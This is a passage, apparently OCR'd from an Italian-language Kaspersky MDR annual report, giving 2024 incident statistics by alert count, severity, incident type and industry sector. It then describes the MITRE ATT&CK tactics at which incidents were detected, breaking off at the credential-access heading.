Circa il 76% degli incidenti è stato rilevato sulla base di un **singolo avviso.** Un attacco è stato considerato fermato con successo se non sono stati generati ulteriori avvisi rilevanti. Questa categoria comprende anche incidenti tipici con scenari di risposta chiari. Gli incidenti critici hanno rappresentato meno del 3%, mentre la stragrande maggioranza è stata costituita da incidenti di gravità media (69%) e bassa (29%).

Circa il 22% degli incidenti è stato identificato sulla base di **2-10 avvisi.** Per rendere più difficile eludere il rilevamento, utilizziamo una serie di tecnologie per creare avvisi diversi per la stessa minaccia. Ad esempio, l'utilizzo di uno strumento può essere rilevato simultaneamente dalla soluzione EPP in base al codice binario della minaccia e al suo comportamento. Sul lato MDR, il rilevamento può essere basato su particolari righe di comando e sul rilevamento dell'accesso a determinati hive del registro. Questa categoria riflette gli incidenti che non sono stati risolti automaticamente dopo il primo avviso: una persona è stata coinvolta nella risposta o il primo avviso rilevante è stato classificato in modo errato.

Circa il 2% degli incidenti comporta più di **10 avvisi.** Questi casi in genere si verificano quando la risposta è stata rifiutata dal cliente o si è rivelata inefficace. Tra gli esempi rientrano un nuovo attacco mirato che richiede un'indagine approfondita prima di rispondere oppure scenari in cui il cliente ha richiesto il monitoraggio di un attacco senza contromisure attive (scenario di esercitazioni informatiche). In questo contesto, la percentuale di incidenti di gravità elevata è la più alta, superando il 32%. Circa l'8% degli incidenti di bassa gravità in questa categoria è spiegato dalla presenza di azioni di risposta a bassa priorità da parte degli utenti MDR, che non sono state implementate per motivi interni o per la natura non critica dell'incidente. Sebbene queste mancate azioni non portino a un ulteriore sviluppo degli attacchi, l'infrastruttura MDR continua a ricevere avvisi correlati agli incidenti segnalati.

Natura degli incidenti di gravità elevata

Cause principali degli incidenti di gravità elevata

Figura 10 Numero di incidenti critici per tipo





Figura 11 Numero di aziende in cui sono stati osservati incidenti critici, per tipo



Attacchi mirati
Esercitazioni informatiche
Software malevolo
Grave violazione dei criteri di sicurezza interni
Prodotti di attacchi mirati
Social engineering
Vulnerabilità critiche
Insider
Attacco Denial of Service

Nel 2024, Kaspersky ha rilevato attacchi condotti da esseri umani (APT) per un cliente su quattro. Questi attacchi hanno rappresentato oltre il 43% di tutti gli incidenti di gravità elevata. Gli attacchi condotti da esseri umani confermati dai clienti come esercitazioni informatiche, hanno costituito oltre il 17% degli incidenti e sono stati osservati in oltre il 17% dei clienti. Circa il 12% degli incidenti ha comportato gravi violazioni dei criteri di sicurezza, segnalate da oltre il 18% dei clienti. Gli incidenti correlati al malware si sono classificati al terzo posto nel 2024, con poco più del 12% di questi incidenti di gravità elevata segnalati in meno del 16% dei clienti.


Oltre l'8% degli incidenti è stato correlato al rilevamento di artefatti di precedenti attacchi condotti da esseri umani che non erano più attivi al momento del rilevamento, interessando meno del 10% dei clienti. Sebbene il rilevamento delle vulnerabilità non sia un obiettivo fondamentale per MDR, sono disponibili capacità tecniche. Oltre l'1% degli incidenti di gravità elevata di questo tipo è stato identificato in meno del 3% dei clienti. Le azioni sospette da parte di utenti legittimi vengono classificate per impostazione predefinita come violazioni dei criteri di sicurezza. Se i clienti confermano tali incidenti come intenzionalmente dannosi, vengono riclassificati come attività di insider. Questo scenario molto raro ha rappresentato meno dell'1% degli incidenti di elevata gravità in meno del 2% delle infrastrutture.

Numero di incidenti di gravità elevata per settore

Il grafico seguente mostra la distribuzione degli incidenti di gravità elevata per tipologia e settore.

Figura 12

Numero di incidenti di gravità elevata per tipologia e settore



Dalle statistiche si possono trarre le seguenti conclusioni:


- Attacchi mirati condotti da esseri umani sono stati osservati in tutti i settori, ad eccezione delle telecomunicazioni. I settori IT e della Pubblica Amministrazione sono in testa con il 14,7% e il 13,8%, rispettivamente.
- Nel settore industriale, che nel 2024 si è classificato al terzo posto per numero totale di incidenti di gravità elevata, sono stati osservati tutti i tipi di incidenti. Tra questi rientra lo 0,17% degli attacchi DoS rilevati.
- Il settore finanziario si è classificato al quarto posto per numero totale di incidenti di gravità elevata ed è stato interessato da tutti i tipi di incidenti MDR.
- Le valutazioni della sicurezza restano una pratica diffusa e incidenti di questo tipo sono stati osservati in tutti i settori economici, ad eccezione dell'istruzione e dell'assistenza sanitaria.
- Gli incidenti di gravità elevata correlati al malware sono stati osservati principalmente nei settori finanziario (2,6%), industriale (2,3%) e IT (1,6%).
- Gli incidenti con il coinvolgimento di artefatti di precedenti attacchi APT rispecchiavano la distribuzione di attacchi attivi condotti da esseri umani. Nei settori dello sviluppo e dell'istruzione sono stati rilevati attacchi attivi condotti da esseri umani, ma non sono stati segnalati incidenti con artefatti di precedenti attacchi.
- Sono state osservate gravi violazioni dei criteri di sicurezza interni in tutti i settori, ad eccezione dell'istruzione e dei mass media. I settori più colpiti sono stati l'IT (2,8%), quello industriale (2,3%) e quello finanziario (1,6%). Sono state osservate azioni insider malevoli confermate nei settori finanziario, alimentare, della Pubblica Amministrazione e industriale.
- Gli attacchi di social engineering riusciti che hanno portato a un ulteriore sviluppo si sono classificati al sesto posto nel numero totale di incidenti di gravità elevata. I settori più colpiti sono stati quello industriale (1,2%) e quello della Pubblica Amministrazione (1,1%).
- Nel 2024 sono stati segnalati incidenti correlati a vulnerabilità critiche nei settori industriale, dei trasporti, alimentare e sanitario.

Numero di organizzazioni che hanno subito incidenti di gravità elevata

Il grafico seguente mostra la percentuale del numero totale di clienti MDR in cui sono stati rilevati incidenti di gravità elevata di un tipo particolare, distribuita per settore. Questo grafico è utile per analizzare il quadro generale di tutti i clienti.

Figura 13

Numero di clienti MDR che hanno subito incidenti di gravità elevata per settore




Oltre alle osservazioni precedenti, dal diagramma si possono trarre le seguenti conclusioni:

- Sono stati osservati incidenti di gravità elevata in tutti i settori.
- La percentuale più alta di aziende prese di mira da attacchi condotti da esseri umani appartiene ai settori industriale (9,3%) e della Pubblica Amministrazione (10,7%).
- Le violazioni gravi dei criteri di sicurezza si classificano al secondo posto in termini di numero di organizzazioni interessate. Incidenti di questo tipo sono stati osservati in quasi tutte le organizzazioni monitorate da Kaspersky, in particolare nei settori IT (7,9%), industriale (7,1%) e finanziario (5,7%).
- Gli attacchi malware sono stati osservati più comunemente nelle aziende dei settori industriale (6,4%) e finanziario (5,7%).
- Il settore finanziario (8,6%) e quello industriale (7,1%) hanno registrato il numero più elevato di incidenti correlati a esercitazioni informatiche.

Per confrontare il numero di organizzazioni attaccate tra i vari settori e all'interno di un settore, si consideri il seguente grafico. Le percentuali rappresentano il rapporto tra le organizzazioni con il tipo di incidente corrispondente e il numero totale di organizzazioni in un dato settore.

Figura 14

Numero di organizzazioni attaccate in tutti i settori e all'interno di un settore



Punti chiave di questa visualizzazione:


- Nel settore dell'istruzione, l'unico tipo di incidente di gravità elevata osservato è stato quello degli attacchi commessi da esseri umani. Inoltre, gli incidenti APT sono stati segnalati nell'83% delle organizzazioni della Pubblica Amministrazione, nel 75% delle organizzazioni nei settori dei trasporti e alimentare e nella metà delle organizzazioni nei settori dello sviluppo, dell'assistenza sanitaria e della vendita al dettaglio.
- Sono state segnalate violazioni dei criteri di sicurezza in tutte le organizzazioni del settore delle telecomunicazioni e nel 79% delle organizzazioni IT.
- Sono stati segnalati attacchi DoS nella metà delle organizzazioni del settore industriale.
- Le esercitazioni sulla cybersecurity sono state particolarmente diffuse nel settore dei mass media (due terzi delle organizzazioni), in quello finanziario (55%) e in quello dello sviluppo (50%).
- Tracce di precedenti attacchi condotti da esseri umani sono state rilevate nel 32% delle organizzazioni finanziarie, nel 33% di quelle dei mass media e nel 25% di quelle nei settori alimentare e dei trasporti.
- Gli attacchi di social engineering riusciti hanno interessato il 50% delle organizzazioni di sviluppo, il 33% di quelle dei mass media e il 25% di quelle del settore dei trasporti.

Tecnologie di rilevamento. Tattiche, tecniche e procedure degli avversari

MDR consente di rilevare gli incidenti in diverse fasi dell'attacco. Sebbene la maggior parte degli incidenti progredisca attraverso tutte le fasi di un attacco (come delineato dalle tattiche MITRE ATT&CK®), il diagramma seguente evidenzia le prime tattiche associate agli avvisi per ciascun incidente.

Figura 15

Tattiche avversarie



Tattiche degli avversari utilizzate da Kaspersky per rilevare gli incidenti:

TA0043: Ricognizione

Gli incidenti rilevati in questa fase sono principalmente correlati a vari tipi di scansioni. La gravità di questi incidenti dipende dagli obiettivi della scansione. Gli incidenti classificati come di gravità elevata sono in genere correlati a spear-phishing riusciti che portano a un ulteriore sviluppo dell'attacco. In questa fase vengono osservati anche incidenti correlati a campagne APT note.

TA0042: Sviluppo delle risorse

Gli incidenti attribuiti a questa tattica sono principalmente associati al rilevamento di software dannoso o indesiderato, anche quando non vi sono segni della sua esecuzione. La gravità di questi incidenti è determinata dalla classificazione degli strumenti rilevati.

TA0001: Accesso iniziale

La stragrande maggioranza degli incidenti rilevati in questa fase riguarda e-mail di phishing contenenti vari tipi di oggetti dannosi classificati come di gravità media. Gli incidenti di gravità elevata includono attacchi di social engineering riusciti, compromissioni di servizi remoti che portano a ulteriori sviluppi di attacchi e attività attribuite ad attacchi mirati noti. Gli incidenti di bassa gravità sono solitamente tentativi di phishing su cui gli utenti hanno fatto clic e che quindi sono stati segnalati, ma che non hanno avuto alcun impatto grazie alla corretta correzione automatica.

TA0002: Esecuzione

Poiché l'avvio di strumenti di attacco specializzati tende a essere rumoroso, in questa fase è stato rilevato il maggior numero di incidenti di gravità elevata. In generale, la gravità dell'incidente è determinata dalla classificazione dello strumento dannoso eseguito.

TA0003: Persistenza

Gli incidenti in questa fase includono la sostituzione di funzionalità di accessibilità, configurazioni di risorse di rete sospette o non sicure e bootkit. La gravità elevata viene assegnata quando vi è una chiara prova del coinvolgimento attivo di un autore umano dell'attacco. Gli incidenti di media e bassa gravità vengono registrati in base al potenziale impatto. La maggior parte degli incidenti di bassa gravità rilevati a questo proposito riguarda la manipolazione degli account, come l'abilitazione di account di amministratore locale o guest.

TA0004: Escalation dei privilegi

La stragrande maggioranza degli incidenti in cui questa tattica è stata la prima (l'aggiunta di un account a vari gruppi con privilegi, come Domain Admins, Enterprise Admins, ecc). Sono inclusi gli incidenti correlati all'uso di strumenti specializzati per l'escalation dei privilegi, rilevati come file separati e già caricati nella memoria di sistema dalla piattaforma EPP. Sono inoltre compresi il rilevamento di driver vulnerabili, modifiche alle configurazioni di Controllo account utente o tentativi di aggirare Controllo account utente.

TA0005: Elusione delle difese

In questa fase viene rilevata una percentuale relativamente piccola di incidenti, ma la varietà di attività rilevate è ampia. Gli esempi includono: impostazioni SPN sospette su un host, attività pianificate mascherate da componenti Windows legittimi, eliminazione di log, alterazione dei controlli della firma digitale del driver, utilizzo di LOLBin[11] diversi e tentativi di modificare le configurazioni degli endpoint. La percentuale di falsi positivi in questo caso è la più bassa, poiché le tecniche e gli strumenti rilevati sono raramente associati ad attività legittime.

11 File binari, script e librerie Living Off The Land

TA0006: Accesso alle credenziali
